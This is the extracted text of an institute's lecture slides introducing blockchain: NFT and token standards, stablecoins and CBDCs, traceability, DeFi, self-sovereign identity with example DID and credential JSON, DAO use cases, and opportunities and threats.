Adding data to IPFS produces a content identifier (CID) that's directly derived from the data itself and links to the data in the IPFS network. Because a CID can only ever refer to one piece of content, we know that nobody can replace or alter the content without breaking the link.

Source: https://docs.ipfs.tech/how-to/mint-nfts-with-ipfs/#minty

NFT (NON-FUNGIBLE TOKENS) STANDARD

The ERC-721 (Ethereum Request for Comments 721), proposed by William Entriken, Dieter Shirley, Jacob Evans, Nastassia Sachs in January 2018, is a Non-Fungible Token Standard that implements an API for tokens within Smart Contracts.

It provides functionalities like :

- to transfer tokens from one account to another,
- to get the current token balance of an account,
- to get the owner of a specific token
- to get the total supply of the token available on the network.

Besides these it also has some other functionalities like to approve that an amount of token from an account can be moved by a third party account.

ERC 1155 STANDARD


ERC 1155 is a token standard that aims to take the best from previous standards to create a fungibility-agnostic and gas-efficient token contract.

ERC 1155 draws ideas from all of **ERC20, ERC721, and ERC777**.

-> dedicated to manage both kind of tokens with same smart contract.

NFT EXAMPLES

- Twitter CEO Jack Dorsey, for example, sold his "first-ever tweet" as an NFT for $2.9 million in March this year.
- American artist "Beeple" (Mike Winkelmann) has sold an NFT representing the ownership of the original version of a digital photo named "Everyday: the first five thousand days" for over $69 million.



NFT EXAMPLES

Metaverse / Video Games

Video Games Example: *"Ubisoft released the final NFTs for Ghost Recon Breakpoint on March 17, according to the Quartz website, following the program's launch in December. The publisher released items like weapons and armor as NFTs, which can be resold via secondary marketplaces. An NFT acts like a deed of ownership for a unique digital item, and Ubisoft calls its NFTs "Digits.""*

Source: https://decrypt.co/97090/ubisoft-tezos-nfts-other-games-ghost-recon-support-ends

Tezos

Metaverse:

In a metaverse, it is possible to buy and sell land, buildings, clothing for your avatar, etc. These virtual products take the form of NFTs

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

NFT EXAMPLES

Alfa Romeo

Alfa Romeo: *"Alfa Romeo said the NFT will record vehicle data, generating a certificate that can be used to assure the car has been properly maintained, with a positive impact on its residual value. However, the car must be serviced by a certified Alfa Romeo dealer to record the data."*

Source:
https://www.cnbc.com/2022/02/08/new-alfa-romeo-suv-equipped-with-nft-blockchain-technology.html
https://www.alfaofplano.com/blog/2023-alfa-romeo-tonale-becomes-worlds-first-nft-certified-car-with-blockchain-tech/


ERC-4361: SIGN-IN WITH ETHEREUM

ERC-4361.

-> Demo from

STABLE COINS

Stablecoins are tokens the value of which is pegged, or tied, to that of another currency, commodity or financial instrument. Most of the time pegged to USD.



Why:

- Avoid volatility of the price.
- Allow faster exchange without the need of a Fiat currency transfer.

Will Stop soon …

STABLE COINS – FAILURES …

Most of the time the price is stable but …..

https://journalducoin.com/actualites/catastrophe-terra-luna-analyste-blockchain/


Some failure examples:

- **Spice USD**
- **HUSD**
- **USTC**
- **….**

STABLE COINS – CDBC

Central bank digital currencies

Central bank digital currencies are Stable Coins issued by a central bank. They are pegged to the value of that country's fiat currency.




Source: https://www.atlanticcouncil.org/cbdctracker/

TYPES OF ASSETS

	Intangible	Tangible
Fungible	Cryptocurrencies Token (Securities and Utilities) Stable Coins CDBC	 
Non Fungible	NFT	 

OPENZEPPELIN SMART CONTRACTS LIBRARY



Source: https://wizard.openzeppelin.com/


4 – OVERVIEW OF BLOCKCHAIN APPLICATIONS


Traceability

APPLICATIONS OF BLOCKCHAIN

Traceability of products in supply chain.

- Real world products take long ways via several hops from sender to receiver
- Products might be aggregated on that way
- Blockchain contains all details about where something is
- Every change of the status will be recorded in the blockchain
- Better control on lost/stolen/delayed items






LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

APPLICATIONS OF BLOCKCHAIN

Traceability of products in supply chain.

- Even Diamonds !



TRACE4EU

TRACE4EU CONSORTIUM

LUXEMBOURG BLOCKCHAIN WEEK 2024
DECEMBER 9TH TO 13TH

Resume Credentials & Open Rights Data Exchange Use cases

T. Grandjean

berlin

valunode

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

Notarization

APPLICATIONS OF BLOCKCHAIN

Land Registry

Land registry is one of the early use cases of Blockchain technology, simply because the issues in existing land registry systems and the properties offered by Blockchain seem to be a perfect match. Many pilots have been developed around the world, including Sweden, Brazil, USA, Georgia, Honduras, Ukraine, the Netherlands, Ghana, and India.

Note that, in these pilots, different Blockchain platforms have been employed and different stakeholders in real estate are required to be involved.

NOTARIZATION RECORD KEEPING

Proof of file access in a private P2P network using blockchain

Uwe Roth
Luxembourg Institute of Science and Technology
ITIS Department - Security and Privacy Group
5, avenue des Hauts-Fourneaux
L-4362 Esch-sur-Alzette, Luxembourg
uwe.roth@list.lu


LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

Financial Applications

TRADING PLATFORM

Some trading platform dedicated to cryptocurrencies and tokens are now on the market. Those platforms are mainly working like stock exchange platform using a huge KYC procedure. They can provide **cloud wallet** to customers.

-> Entry point to buy with Fiat.



Some examples

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

DEFI: DECENTRALIZE FINANCE

Decentralized finance (DeFi) is an emerging financial technology based on secure distributed ledgers similar to those used by cryptocurrencies. The system removes the control banks and institutions have on money, financial products, and financial services.

-> the all responsibility of assets security is in the hand of the User.

Some examples

APPLICATIONS OF BLOCKCHAIN: FINANCE

Use Case	What the Smart Contract can do
Financial Services	
Trade clearing and settlement	Manages approval workflows between counterparties, calculates trade settlement amounts, and transfers funds automatically
Coupon payments	Automatically calculates and pays periodic coupon payments and returns principal upon bond expiration
Insurance claim processing	Performs error checking, routing, and approval workflows, and calculates payout based on the type of claim and underlying policy
Micro-insurance	Calculates and transfers micropayments based on usage data from Internet of Things-enabled device (e.g., pay-as-you-go automotive insurance)
Micro-credit	
Mortgage contract	Can be link to tenancy contract on the real estate market.

FINANCIAL PRODUCT: ETF

An ETF (Exchange-Traded Fund) on Cryptocurrencies is a type of investment fund that is traded on stock exchanges.

Allows investors to gain exposure to the price movements of Ethereum without needing to directly buy, store, or manage the cryptocurrency. Instead, they can purchase shares of the ETF through their regular financial institution.

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST


FINANCIAL PRODUCT: ETF

An ETF (Exchange-Traded Fund) on Cryptocurrencies is a type of investment fund that is traded on stock exchanges.

Allows investors to gain exposure to the price movements of Ethereum without needing to directly buy, store, or manage the cryptocurrency. Instead, they can purchase shares of the ETF through their regular financial institution.

Self Sovereign Identity (SSI)

SELF SOVEREIGN IDENTITY (SSI) 1/14



Issues:

- User has multiple identities,
- Hosted by different services he use
- The user cannot control the data recorded about his own identity
- Risk of compromission, data exchange without user consent, etc …
- Identity provider can track user activity

SELF SOVEREIGN IDENTITY (SSI) 2/14

SSI is a concept of identity where the individual, organizations an things can hold manage and control their credentials.

SELF-SOVEREIGN IDENTITY

- User is in control of his data
- User can create as many identities as he wants
- User is not locked to a solution from a specific vendor
- User can share only part of the data (selective disclosure)
- No longer a direct link between the issuer and the verifier, better protecting the privacy of the citizen
- Automatic verification of data reducing fraud
- Helps to eliminate passwords
- Possibility for remote authentication (ex. Phone)
- End to end digitalisation of transactions

SELF SOVEREIGN IDENTITY (SSI) 3/14

DID : Decentralized Identifier is an identifier that resolves a did document like a URL resolves a web page or an IP address resolves a web server.

DID Method is a description of how a DID is resolved in a particular Blockchain or distributed ledger

DID Method Specific String is generated as defined by the DID Method

did:eth:0x1234567890abcdef1234567890abcdef12345678
did:key:z6MkqK7TqkdmXZHyN9kEY84LZ7aYfUq4GsiJWa6vZTYYWgg9
did:ion:EiD9eXnvf57dsw7VGtFm78ndFsjDlVZRYx7htUTDbGR5PQ
did:sov:2wJPyULfLLnYTEFYzByfUR
did:btcr:xkyt-fzgq-q0xl-dzue-6ma

DID is based on private / public key pair

SELF SOVEREIGN IDENTITY (SSI) 4/14

DID Document is a json file containing information about the DID such as public keys and service endpoints where the issuer can operate services.


```
{
  "@context": "https://www.w3.org/ns/did/v1",
  "id": "did:eth:0x1234567890abcdef1234567890abcdef12345678",
  "verificationMethod": [
    {
      "id": "did:eth:0x1234567890abcdef1234567890abcdef12345678#key-1",
      "type": "EcdsaSecp256k1VerificationKey2019",
      "controller": "did:eth:0x1234567890abcdef1234567890abcdef12345678",
      "publicKeyHex": "0486fcba32cbbd69a34e45c91c3e076fdd8f7b06f12d256716f21324806377dbde42fcbf85bfe0c69ea8e575d4feca13e788ba13eabb0eb9f5bba93d7e91a5f8c8"
    }
  ],
  "authentication": [
    "did:eth:0x1234567890abcdef1234567890abcdef12345678#key-1"
  ],
  "assertionMethod": [
    "did:eth:0x1234567890abcdef1234567890abcdef12345678#key-1"
  ],
  "service": [
    {
      "id": "did:eth:0x1234567890abcdef1234567890abcdef12345678#service-1",
      "type": "MessagingService",
      "serviceEndpoint": "https://messaging.example.com/eth/0x1234567890abcdef1234567890abcdef12345678"
    }
  ]
}
```

SELF SOVEREIGN IDENTITY (SSI) 5/14: CREDENTIAL

A credentials is a set of information that some authority claims to be true about the subject.

.

Claims



LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

SELF SOVEREIGN IDENTITY (SSI) 5/14: VERIFIABLE CREDENTIAL

Verifiable Credentials: machine readable credential.


uni.lu
UNIVERSITÉ DU LUXEMBOURG

Il est certifié que

Student Name

né le 5.VI.1972 à Bastogne, Belgique

a satisfait aux conditions d'obtention du

Master en Management de la Sécurité des Systèmes d'Information (Professionnel)

mention « bien »


organisé par la Faculté des Sciences, de la Technologie et de la Communication

```
{
  "@context": [
    "https://www.w3.org/2018/credentials/v1",
    "https://www.w3.org/2018/credentials/examples/v1"
  ],
  "id": "urn:uuid:12345678-abcd-1234-ef00-1234567890ab",
  "type": ["VerifiableCredential", "UniversityDegreeCredential"],
  "issuer": "did:eth:0x90abcdef1234567890abcdef1234567890abcdef",
  "issuanceDate": "2024-01-15T09:00:00Z",
  "credentialSubject": {
    "id": "did:eth:0x1234567890abcdef1234567890abcdef12345678",
    "name": "Alice Johnson",
    "degree": {
      "type": "BachelorDegree",
      "name": "Bachelor of Science in Computer Science"
    }
  },
  "proof": {
    "type": "EcdsaSecp256k1Signature2019",
    "created": "2024-01-15T09:00:00Z",
    "proofPurpose": "assertionMethod",
    "verificationMethod": "did:eth:0x90abcdef1234567890abcdef1234567890abcdef#key-1",
    "jws": "eyJhbGciOiJFUzI1NiIsInR5cCI6IkpXVCJ9..hJtQfKjf0v8XcYaMBHOMT77-3G1HTUkChvT_HdiS9Kf2"
  }
}
```

SELF SOVEREIGN IDENTITY (SSI) 6/14: SSI WORKFLOW

Issuer
(University)

User
(Student)



Verifier
(Employer)

DLT (Blockchain)

SELF SOVEREIGN IDENTITY (SSI) 7/14: SSI WORKFLOW

Issuer
(University)

The issuer record his identity on the blockchain

User
(Student)

Verifier
(Employer)

Did document

did

DLT (Blockchain)


did: decentralized identifier

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

SELF SOVEREIGN IDENTITY (SSI) 8/14: SSI WORKFLOW

Issuer
(University)

User
(Student)



Verifier
(Employer)

DLT (Blockchain)

SELF SOVEREIGN IDENTITY (SSI) 9/14: SSI WORKFLOW

Issuer
(University)

The student
request a Verifiable
Credential
(diploma)

User
(Student)


Verifier
(Employer)

DLT (Blockchain)

SELF SOVEREIGN IDENTITY (SSI) 10/14: SSI WORKFLOW

Issuer
(University)

The issuer issue a VC (diploma) for the student.



User
(Student)

Verifier
(Employer)


DLT (Blockchain)

SELF SOVEREIGN IDENTITY (SSI) 11/14: SSI WORKFLOW

Issuer
(University)

The student accept the diploma in his wallet

User
(Student)




Verifier
(Employer)

DLT (Blockchain)

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST


SELF SOVEREIGN IDENTITY (SSI) 12/14: SSI WORKFLOW



SELF SOVEREIGN IDENTITY (SSI) 13/14: SSI WORKFLOW

Issuer
(University)

User
(Student)




The student present a proof of claims from his diploma

Verifier
(Employer)

DLT (Blockchain EBSI)

SELF SOVEREIGN IDENTITY (SSI) 14/14: SSI WORKFLOW



Decentralized Autonomous Organizations (DAO)

DECENTRALIZED AUTONOMOUS ORGANIZATIONS (DAO)

Have you ever thought about **collaborating** with people from all around the **globe** who you've never met before, creating your **own regulations**, and **making decisions autonomously**?

Decentralized Autonomous Organizations (DAO) are making that possible

Supported by Blockchain Technology and Smart Contracts

DECENTRALIZED AUTONOMOUS ORGANIZATIONS (DAO)

DAO Transactions are recorded on blockchain.

All DAO rules are applied to Smart Contract

No authority (admin or …) can edit DAO rules without all members being noticed, because of transparency enforced by Smart Contract

DAO (DECENTRALIZED AUTONOMOUS ORGANIZATION) EXAMPLES

- Governing crypto projects: Uniswap, ….
https://uniswap.org/

- Manage investment activities: FlamingoDAO, …
https://flamingodao.xyz

- Fund public goods: MolochDAOv1, …


- Network of like-mined people: Friends with Benefits, …
https://www.fwb.help/

e-Health Edge- Connected Node, Voice Analysis for Parkinson Disease

The value of DAO as a collaboration and decision-making tool will occur when applying specific "therapy" for a patient.

DAO:

- Improving collaboration of involved parties
- Real-Time Monitoring of Health Information
- Share Study Result from specific algorithm
- Collaboratively agree on applying specific therapy based on study scores
- Authentication process
- Algorithm certification




OASEES UC 2

EVs Fleet Coordinated Recharging, Energy optimization

Proposes a swarm intelligence-based solution supported by DAO to manage energy consumption and optimize the energy grid.

DAO:

- Edge device monitoring and control
- Facilitation stakeholder collaborations
- Execute micro payment
- Incentive model proposals for activity members
- Share energy prices
- Sharing energy availabilities




OASEES UC 3

Drone Swarm Over 5G for High Mast Inspection

DAO:

Transparent data storage and sharing, between different stakeholders.

To combined with edge computing allows different parties to relay on optimized data (routing) for mast inspection.



LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

Which concrete application would you suggest for your business ?

5 - OPPORTUNITIES AND THREATS

Opportunities

OPPORTUNITIES OF BLOCKCHAIN

- Improve TRUST: user have only to trust cryptography.
- Improve Traceability and Transparency in many domains due to the Time-Stamping and the immutability.
- Provide a public and distributed legal binding of evidence allowing anybody to proof the existence and/or the owner ship of an asset at some time point.
- SSI will allow the inviduals to have the control of their identity when DeFi will allow them to have the direct control of their money

Threats

IMMUTABILITY OF BLOCKCHAIN

One of the main achievement of Blockchain, but can be an issue …..

Like transactions Smart Contracts are stored in the blockchain, that makes the **code immutable**. As soon a Smart Contract is deployed on the Blockchain **any bug correction is impossible.**

If a corrected version of the code is deployed, it will be **a new instance with a new address**, but the previous one will remain reachable.

IMMUTABILITY OF BLOCKCHAIN

One of the main achievement of Blockchain, but can be an issue …..

Blockchain transaction should not contain personal data because it will not allow respect of GDPR regulation: right to erasure, to rectification, ….

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

ARE BLOCKCHAINS REALLY DISTRIBUTED ?

Big actors are now concentrating a lot of CPU power to mine PoW. That makes the blockchain less distributed that expected.

Even for PoS, if a big actor is able to buy a lot of tokens, he can increase the probability he will be selected to add the next block


ARE BLOCKCHAINS REALLY ANONYMIZED ?

Bolckchain are still used for a lot of illegal transactions, (eg ransomware ….)

But is a blockchain like Bitcoin really anonym ?


“But it does so by making everyone in the Bitcoin economy a witness to every transaction. Every criminal payment is, in some sense, a smoking gun in broad daylight.”

Source: https://www.wired.com/story/tracers-in-the-dark-welcome-to-video-crypto-anonymity-myth/



LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

QUANTUM COMPUTERS



Unknown potential impact of Quantum Computers that might be thousands times faster that what is used nowadays

“LAST MILE ISSUE” - LINK WITH REAL WORLD

The last mile problem of Blockchain refers to the bridge between a physical asset and its digital representation on the blockchain.

- For all traceability use case : How ensure the data captured and stored on the chain are accurate and trustworthy ?

- Tokenization in the real estate market, the “token” needs to have the same legal binding as a property ownership certificate endorsed and protected by the local jurisdiction.


Q&A

Thank you

Contact informations

thierry.grandjean@list.lu

www.linkedin.com/in/thierrygrandjean

+352 275 888 - 1

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

LUXEMBOURG
INSTITUTE OF SCIENCE
AND TECHNOLOGY
LIST